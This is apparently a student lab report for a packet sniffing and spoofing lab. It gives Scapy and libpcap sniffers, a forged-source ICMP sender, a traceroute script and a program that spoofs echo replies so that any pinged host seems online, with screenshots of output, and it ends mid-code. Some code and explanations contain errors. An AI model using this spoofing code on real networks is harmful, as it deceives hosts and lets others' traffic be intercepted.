

Packet Sniffing and Spoofing Lab

2022 年 9 月 30 日

姓 名:	李晨漪
学 号:	202000210103
教 师:	郭山清
学 院:	山东大学网络空间安全学院
班 级:	20 级网安 2 班

目录

1	实验目的	3
2	实验原理	3
3	实验准备	3
4	实验步骤及运行结果	4
4.1	Lab Task Set 1: Using Tools to Sniff and Spoof Packets	4
4.1.1	Task 1.1: Sniffing Packets	4
4.1.2	Task 1.2: Spoofing ICMP Packets	8
4.1.3	Task 1.3: Traceroute	9
4.1.4	Task 1.4: Sniffing and-then Spoofing	10
4.2	Lab Task Set 2: Writing Programs to Sniff and Spoof Packets	12
4.2.1	Task 2.1: Writing Packet Sniffing Program	12
4.2.2	Task 2.2: Spoofing	21
4.2.3	Task 2.3: Sniff and then Spoof	27
5	附件	31

1 实验目的

数据包嗅探和欺骗是网络安全中的两个重要概念，它们是网络通信中的两大威胁。了解这两种威胁对于了解网络安全措施至关重要。有许多数据包嗅探和欺骗工具，如 Wireshark、Tcpdump、Netwox、Scapy 等。本次实验目标为：

1. 学习使用数据包嗅探和欺骗工具和理解这些工具背后的技术。
2. 编写简单的嗅探器和欺骗程序，了解数据包嗅探和欺骗是如何在软件中实现的。

2 实验原理

数据包嗅探：在**混杂模式**下，网卡把网络中接收到的所有数据帧都传递给内核。攻击者在混杂模式下就能利用嗅探程序，对网络中的数据帧进行嗅探。而混杂模式的设置通常需要操作系统具有较高的权限。

数据包伪造：在许多网络攻击中，发往受害者的数据包往往是精心伪造出来的。攻击者精心设计能够对多种协议的数据包进行伪造或解码、发送、捕获、匹配请求和应答等。

攻击者在实施攻击时，通常将数据包嗅探和伪造的方法结合使用。

3 实验准备

实验环境：Ubuntu20.04

- Scapy 安装与使用

1. 为 Python3 安装 Scapy

```
1 $ sudo pip3 install scapy
```

2. Scapy 使用示例

```
1 $ view mycode.py
2 #!/usr/bin/python3
3 from scapy.all import *
4 a = IP()
5 a.show()
6 $ sudo python3 mycode.py
7 ###[ IP ]###
8 version = 4
9 ihl = None
10 ...
11 // Make mycode.py executable (another way to run python programs
12 )
13 $ chmod a+x mycode.py
14 $ sudo ./mycode.py
```

4 实验步骤及运行结果

4.1 Lab Task Set 1: Using Tools to Sniff and Spoof Packets

4.1.1 Task 1.1: Sniffing Packets

Task 1.1A. 使用上面的程序嗅探数据包。对于每个捕获的数据包，将调用回调函数 `print_pkt()`；此函数将打印出有关数据包的一些信息。以 root 权限运行程序，并演示您确实可以捕获数据包。之后，再次运行程序，但不使用 root 权限；描述并解释你的观察结果。

- **sniffer.py:**

```
1  #!/usr/bin/python3
2  from scapy.all import *
3  def print_pkt(pkt):
4      pkt.show()
5  pkt = sniff(filter='icmp', prn=print_pkt)
```

- **解释:**


1) 以上示例展示了一个最简单的嗅探程序。`filter = 'icmp'`，使用过滤器，Scapy 将只显示 ICMP 数据包。执行 `show()` 命令，会显示数据包的内容。

2) 为了在 root 权限下运行此程序，使用以下命令：‘`sudo chmod a+x sniffer.py`’，其中 ‘a+x’ 的意思是：执行 + 所有。

3) 在命令行使用 ‘ping’ 命令产生一个 ICMP 数据包。

- **结果截图:**

截图 1:



```
seed@VM: ~/python
[09/26/22] seed@VM: ~/python$ chmod a+x sniffer.py
[09/26/22] seed@VM: ~/python$ sudo ./sniffer.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:64:f5:99
  type     = IPv4
###[ IP ]###
  version  = 4

seed@VM: ~
[09/26/22] seed@VM: ~$ ping www.google.com
PING www.google.com (108.160.163.116) 56(84) bytes of data.
```

图 1: root 权限运行

截图 2:

```
seed@VM: ~/.../python
[09/26/22] seed@VM:~/.../python$ chmod a+x sniffer.py
[09/26/22] seed@VM:~/.../python$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/26/22] seed@VM:~/.../python$
```

图 2: 非 root 权限运行

- 问题: 不使用 root 权限的现象?

无法正常运行嗅探程序, 引发错误: PermissionError - “operation not permitted”。(如截图 2 所示)。因为嗅探程序需要在混杂模式下运行, 而混杂模式的设置需要操作系统具有较高的权限。

Task 1.1B. Scapy 的过滤器使用 BPF (Berkeley Packet filter) 语法; 我们通过设置过滤器获取某种类型的数据包。请设置以下过滤器并再次演示您的嗅探器程序 (每个过滤器应单独设置)。

1. 仅捕获 ICMP 数据包

- icmp_sniffer.py:


```
1  #!/usr/bin/python3
2  from scapy.all import *
3  def print_pkt(pkt):
4      if pkt[ICMP] is not None:
5          if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
6              print("ICMP Packet=====")
7              print(f"\tSource:{pkt[IP].src}")
8              print(f"\tDestination:{pkt[IP].dst}")
9              if pkt[ICMP].type == 0:
10                 print(f"\tICMP type:echo-reply")
11                 if pkt[ICMP].type == 8:
12                     print(f"\tICMP type:echo-request")
13
14     interfaces = ['enp0s3','lo']
15     pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

- 解释:

1) 沿用与 sniffer.py 中相同的过滤器, 但是设置 *show()* 函数只打印 ICMP 报文的源 IP 地址、目的 IP 地址和 ICMP 报文类型。


2) 发送 ‘ping sdu.edu.cn’, 这将生成一个 ICMP-echo-request 数据报。如果该 IP 地址是活跃的, 程序将收到一个 ICMP-echo-request 报文, 并打印出响应。

- 结果截图:



```
seed@VM: ~/.../python
[09/28/22]seed@VM:~/.../python$ chmod a+x icmp_sniffer.py
[09/28/22]seed@VM:~/.../python$ sudo python3 icmp_sniffer.py
ICMP Packet=====
    Source: 10.0.2.7
    Destination: 202.194.15.6
    ICMP type: echo-request
ICMP Packet=====
    Source: 10.0.2.7
    Destination: 202.194.15.6
    ICMP type: echo-request
```

图 3: ICMP 报文过滤器



```
seed@VM: ~
[09/28/22]seed@VM:~$ ping sdu.edu.cn
PING sdu.edu.cn (202.194.15.6) 56(84) bytes of data.
```

图 4: ping 命令发送 ICMP 数据报

2. 捕获来自特定 IP 且目标端口号为 23 的任何 TCP 数据包

- tcp_sniffer.py:


```
1  #!/usr/bin/python3
2  from scapy.all import *
3  def print_pkt(pkt):
4      if pkt[TCP] is not None:
5          print("TCP Packet=====")
6          print(f"\tSource:{pkt[IP].src}")
7          print(f"\tDestination:{pkt[IP].dst}")
8          print(f"\tTCP Source port:{pkt[TCP].sport}")
9          print(f"\tTCP Destination port:{pkt[TCP].dport}")
10
11  interfaces = ['enp0s3','lo']
12  pkt = sniff(iface=interfaces, filter='tcp port 23 and src host
    10.0.2.7', prn=print_pkt)
```

- 解释:

1) 查询 BPF 语法设置过滤器: 过滤出 ‘tcp 端口号为 23, 源 IP 地址为 10.0.2.7’ 的数据包, 其中源 IP 地址即为本虚拟机的 IP 地址。其余代码处理类似。

2) 检验方式: 发送 ‘telnet 10.0.2.7’ 命令, 因为 telnet 使用端口号为 23 且源 IP 地址符合, 可以打印出数据包。

- 结果截图:



```
seed@VM: ~/.../python
[09/26/22]seed@VM:~/.../python$ chmod a+x tcp_sniffer.py
[09/26/22]seed@VM:~/.../python$ sudo ./tcp_sniffer.py
TCP Packet=====
Source: 10.0.2.7
Destination: 10.0.2.7
TCP Source port: 46862
TCP Destination port: 23
TCP Packet=====
Source: 10.0.2.7
Destination: 10.0.2.7
TCP Source port: 46862
TCP Destination port: 23
```

图 5: TCP 报文过滤器



```
seed@VM: ~
[09/26/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login:
```

图 6: telnet 命令

3. 捕获数据包来自或前往特定子网

- subnet_sniffer.py:

```
1  #!/usr/bin/python3
2  from scapy.all import *
3  def print_pkt(pkt):
4      pkt.show()
5  pkt = sniff(filter='dst net 128.230.0.0/16', prn=print_pkt)
```

- send_subnet_sniffer.py:

```
1  #!/usr/bin/python3
2  from scapy.all import *
```

```

3     ip=IP()
4     ip.dst='128.230.0.0/16'
5     send(ip,4)


```

- 解释:

1) 过滤器为 'dst net 128.230.0.0/16' , 其中 'dst' 为可能的目的 IP; 'net' 则表示满足 128.230.0.0/16 时返回真。

2) 通过 send_subnet_sniffer.py 发送一个数据包进行检验。

- 结果截图:




```

seed@VM: ~/.../python
[09/26/22]seed@VM:~/.../python$ chmod a+x subnet_sniffer.py
[09/26/22]seed@VM:~/.../python$ sudo ./subnet_sniffer.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:64:f5:99
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 20
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = hopopt
  chksum   = 0xedfc
  src      = 10.0.2.7
  dst      = 128.230.0.0
  \options \

```

图 7: 过滤器捕获的数据包



```

seed@VM: ~/.../python
[09/26/22]seed@VM:~/.../python$ sudo ./send_subnet_sniffer.py
.....

```

图 8: 发送前往特定子网的数据包

4.1.2 Task 1.2: Spoofing ICMP Packets

本任务将伪造 ICMP 回显请求数据包, 使用具有任意源 IP 地址的 IP 数据包进行欺骗。

- icmp_spoof.py:

```

1     #!/usr/bin/python3
2     from scapy.all import *

```



```

3     a = IP()#创建一个IP对象
4     a.src = '1.2.3.4'#设置源IP地址字段
5     a.dst = '10.0.2.7'#设置目标IP地址字段
6     send(a/ICMP())#意味着添加ICMP作为a的有效载荷字段，并相应地修改a
      的字段
7     ls(a)#查看所有的属性名称/值

```

- 解释：

- 1) 代码解释见 icmp_spoof.py 中的注释部分。
- 2) 检验方式：使用 IP 地址为 10.0.2.7 的虚拟机发送此伪造的 ICMP 回送请求报文。通过 Wireshark 观察该请求是否发送至目的 IP 地址，以及接收方是否发送回 ICMP 应答。

- 结果截图：

```

seed@VM: ~/.../python
[09/29/22]seed@VM:~/.../python$ chmod a+x icmp_spoof.py
[09/29/22]seed@VM:~/.../python$ sudo python3 icmp_spoof.py
.
Sent 1 packets.
version      : BitField  (4 bits)      = 4          (4)
ihl          : BitField  (4 bits)      = None       (None)
tos          : XByteField              = 0          (0)
len          : ShortField              = None       (None)
id           : ShortField              = 1          (1)
flags        : FlagsField  (3 bits)    = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField  (13 bits)     = 0          (0)
ttl          : ByteField               = 64         (64)
proto        : ByteEnumField           = 0          (0)
chksum       : XShortField             = None       (None)
src          : SourceIPField           = '1.2.3.4'  (None)
dst          : DestIPField             = '10.0.2.7' (None)
options      : PacketListField         = []         ([])

```

图 9: 过滤器捕获的数据包发送 IP 数据包

4	2022-09-26 15:1...	10.0.2.7	8.8.8.8	DNS	89 Standard query 0xa9ee AAAA connectivity-check.ubuntu.com
5	2022-09-26 15:1...	10.0.2.7	1.2.3.4	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=64
6	2022-09-26 15:1...	10.0.2.7	8.8.8.8	DNS	89 Standard query 0xa9ee AAAA connectivity-check.ubuntu.com

图 10: Wireshark 截图

4.1.3 Task 1.3: Traceroute

- traceroute.py:

```

1     #!/usr/bin/python3
2     from scapy.all import *
3     inRoute = True
4     i = 1

```

```

5     while inRoute:
6         a = IP(dst='202.194.14.6', ttl=i)
7         response = sr1(a/ICMP(), timeout=7, verbose=0)
8
9         if response is None:
10            print(f "{i} Request timed out. ")
11        elif response.type == 0:
12            print(f "{i} {response.src} ")
13            inRoute = False
14        else:
15            print(f "{i} {response.src} ")
16
17        i = i + 1

```

- 解释:

1) 只需发送一个数据包（任何类型）到目的地，设置它的实时时间 TTL 字段为 i (i 从 1 开始递增)。这个数据包将被第 i 个路由器丢弃，它将向我们发送一个 ICMP 错误消息，告诉我们上线时间已经超过。这就是我们如何得到第 i 个路由器的 IP 地址。

2) 这个程序用于计算出需要多少路由器（跳）发送包到 IP 地址目的地。显示上的每一行都是一个路由器。

3) 此追踪程序目的 IP 地址为 ‘202.194.14.6’，即山东大学官网。

4) 在实践中，该程序追踪的路由转发路径可能只是一个估计值，且发生 “Request timed out.” 情况也是比较常见的。

- 结果截图:

```

[09/27/22] seed@VM: ~/.../python$ sudo python3 traceroute.py
1 10.0.2.1
2 192.168.250.250
3 192.168.249.178
4 192.168.249.201
5 58.194.164.65
6 58.194.164.130
7 202.194.14.6

```

图 11: teaceroute.py 运行结果

4.1.4 Task 1.4: Sniffing and-then Spoofing

- sniff_and_spoof.py:

```

1     #!/usr/bin/python3
2     from scapy.all import *
3     def send_packet(pkt):

```

```

4         if(pkt[2].type == 8):
5             src=pkt[1].src
6             dst=pkt[1].dst
7             seq = pkt[2].seq
8             id = pkt[2].id
9             load=pkt[3].load
10
11             print(f "Flip: src {src} dst {dst} type 8 REQUEST" )
12             print(f "Flop: src {dst} dst {src} type 0 REPLY\n" )
13             reply = IP(src=dst , dst=src)/ICMP(type=0, id=id , seq=seq
14                 )/load
15             send(reply , verbose=0)
16
17     interfaces = [ 'enp0s3' , 'lo' ]
18     pkt = sniff(iface=interfaces , filter='icmp' , prn=send_packet)

```

• 解释:

1) 代码解释: if 检查是否是一个 ICMP 请求。如果是, 则伪造一个 ICMP-reply: 将基于原始 ICMP 包, 但是翻转 dst 和 src。所以每当捕获一个 ICMP-echo 请求, 无论目标 IP 地址是什么, 程序应该立即使用此数据包伪造一个 ICMP-echo-reply。pkt[Raw].load 用于存储原始数据包数据有效负载, 将数据包正确地返回给发送方。

2) 程序 “sniff_and_spoof.py” 将为子网中的任何 ICMP 数据包进行回复。当它捕获一个 ICMP 请求时, 该程序将返回给发送者一个 ICMP 回复数据包。因此, 即使 ICMP 请求根本不可用, 程序也总是返回给发送方一个回复。

3) 截图场景解释: VM2 发送 ping 到 1.2.3.4, 这是互联网上一个不存在的主机。没有这个程序, 我们将永远接收不到 ICMP-echo-reply。而 Wireshark 中捕获的 ARP 协议就是在整个网络中寻找该目的主机: 1.2.3.4; 而攻击者 (10.0.2.7) 一旦接收到 ICMP 数据包就发回一个 reply (通过将目的、源 IP 地址调转), 进而伪装中 1.2.3.4 在线的假况。即无论 X 是否存在或在线, 攻击者总能制造出 X 在线的虚假状况。

• 结果截图:

```

seed@VM: ~/.../python  VM=10.0.2.7
[09/29/22]seed@VM:~/.../python$ chmod a+x sniff_and_spoof.py
[09/29/22]seed@VM:~/.../python$ sudo python3 sniff_and_spoof.py
Flip: src 10.0.2.5 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 10.0.2.5 type 0 REPLY

Flip: src 10.0.2.5 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 10.0.2.5 type 0 REPLY

Flip: src 10.0.2.5 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 10.0.2.5 type 0 REPLY

```

图 12: VM:10.0.2.7

```

seed@VM: ~ VM=10.0.2.5
[09/29/22]seed@VM:~$ ping -c 3 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=58.8 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=19.7 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=23.2 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 19.709/33.893/58.811/17.675 ms
[09/29/22]seed@VM:~$

```

图 13: VM:10.0.2.5

VM=10.0.2.5						
No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-2...	10.0.2.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x0001, seq=1/2...
2	2022-09-2...	PcsCompu_64:...	Broadcast	ARP	60	who has 10.0.2.5? tell 10.0.2.7
3	2022-09-2...	PcsCompu_3d:...	PcsCompu_64:...	ARP	42	10.0.2.5 is at 08:00:27:3d:3d:2d
4	2022-09-2...	1.2.3.4	10.0.2.5	ICMP	98	Echo (ping) reply id=0x0001, seq=1/2...
5	2022-09-2...	10.0.2.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x0001, seq=2/5...
6	2022-09-2...	1.2.3.4	10.0.2.5	ICMP	98	Echo (ping) reply id=0x0001, seq=2/5...
7	2022-09-2...	10.0.2.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x0001, seq=3/7...
8	2022-09-2...	1.2.3.4	10.0.2.5	ICMP	98	Echo (ping) reply id=0x0001, seq=3/7...

图 14: Wireshark 验证

4.2 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

4.2.1 Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works 编写一个嗅探器程序并打印出每个捕获的数据包的源 IP 地址和目标 IP 地址，并回答以下问题。

注: *myheader.h* 头文件见附件。

- **sniffer.c:**

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include "myheader.h"
5
6  void got_packet(u_char *args, const struct pcap_pkthdr *header,
7                  const u_char *packet){
8
9      struct ethheader *eth = (struct ethheader *)packet;
10
11      if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
12          struct ipheader *ip = (struct ipheader *) (packet + sizeof(
13              struct ethheader));
14
15          printf("Source: %s", inet_ntoa(ip->iph_sourceip));
16      }
17  }

```

```


13     printf( "Destination: %s\n" , inet_ntoa(ip->iph_destip));
14 }
15 }
16
17 int main() {
18     pcap_t *handle;
19     char errbuf[PCAP_ERRBUF_SIZE];
20     struct bpf_program fp;
21     char filter_exp [] = "ip_proto_icmp";
22     bpf_u_int32 net;
23
24     // Step 1: Open live pcap session on NIC with name enp0s3
25     handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
26
27     // Step 2: Compile filter_exp into BPF psuedo-code
28     pcap_compile(handle, &fp, filter_exp, 0, net);
29     pcap_setfilter(handle, &fp);
30
31     // Step 3: Capture packets
32     pcap_loop(handle, -1, got_packet, NULL);
33
34     pcap_close(handle);    //Close the handle
35     return 0;
36 }

```

- 解释:

- 1) ping 一个 IP 地址, 程序将会捕获数据包并打印出正确的源、目的 IP 地址。
- 2) 具体步骤解释如下所述。

- 结果截图:



```

seed@VM: ~/.../cpp
[09/29/22] seed@VM:~/.../cpp$ gcc -o sniff sniff.c -lpcap
[09/29/22] seed@VM:~/.../cpp$ sudo ./sniff
Source: 10.0.2.5 Destination: 8.8.8.8
Source: 8.8.8.8 Destination: 10.0.2.5

```

图 15: sniff 运行结果

```
seed@VM: ~  
[09/29/22] seed@VM:~$ ping -c 3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=50 time=63.8 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=50 time=63.8 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=50 time=63.9 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 63.753/63.804/63.864/0.045 ms
```

图 16: ping 一个 IP 地址

- 问题 1: 请用自己的话描述嗅探器程序所必需的库调用序列。

Step1: `pcap_open_live()` 函数在 NIC 上打开一个名为 `enp0s3` 的实时 pcap 会话, 这个函数可以让我们在接口中看到整个网络的状况, 并绑定套接字。

Step2: `pcap_compile()` 用于将字符串 `str` 编译成一个过滤器程序, `pcap_setfilter()` 用于指定一个过滤器程序。

Step3: 在一个循环中捕获数据包, 并使用 `pcap_loop` 函数处理捕获的数据包, -1 表示一个无限循环。

Step4: `pcap_close` 关闭实时对话。

- 问题 2: 为什么运行嗅探器程序需要 root 权限? 如果在没有根权限的情况下执行程序, 程序会在哪里失败?

在混杂模式和原始套接字下设置网卡需要一个 root 权限, 这样我们就可以在接口中看到整个网络的状况。如果不开启 root 权限, 则 `pcap_open_live` 函数无法访问该设备, 因此将导致整个程序出现错误。

```
seed@VM: ~/.../cpp  
[09/25/22] seed@VM:~/.../cpp$ gcc -o sniff1 sniff1.c  
/usr/bin/ld: /tmp/ccIf0txH.o: in function `main':  
sniff1.c:(.text+0x8a): undefined reference to `pcap_open_live'  
/usr/bin/ld: sniff1.c:(.text+0xbc): undefined reference to `pcap_compile'  
/usr/bin/ld: sniff1.c:(.text+0xd5): undefined reference to `pcap_setfilter'  
/usr/bin/ld: sniff1.c:(.text+0xf5): undefined reference to `pcap_loop'  
/usr/bin/ld: sniff1.c:(.text+0x104): undefined reference to `pcap_close'  
collect2: error: ld returned 1 exit status  
[09/25/22] seed@VM:~/.../cpp$
```

图 17: 不使用 root 权限运行 sniff 程序

- 问题 3: 请打开和关闭嗅探器程序中的混杂模式。你能演示一下这种模式打开和关闭时的区别吗? 请描述您如何证明这一点。

混杂模式使用 `pcap_open_live` 函数激活。将该函数的第三个参数更改为 0 = OFF, 除 0 以外的任何参数都将为 ON。

如果将混杂模式关闭, 只能“显示”发往、经过、发出本主机的数据包。如果打开混杂模式, 将可以获得本网络中所有的数据包, 无论这些数据包是否与本主机相关。

Task 2.1B: Writing Filters.

1. 捕获两个特定主机之间的 ICMP 数据包

- sniff_icmp.c:

```
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include "myheader.h"
5
6  void got_packet(u_char *args, const struct pcap_pkthdr *header,
7                  const u_char *packet){
8
9      if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
10         struct ipheader * ip = (struct ipheader *) (packet + sizeof(
11             struct ethheader));
12
13         printf( "Source: %s      ", inet_ntoa(ip->iph_sourceip));
14         printf( "Destination: %s\n", inet_ntoa(ip->iph_destip));
15     }
16 }
17
18 int main() {
19     pcap_t *handle;
20     char errbuf[PCAP_ERRBUF_SIZE];
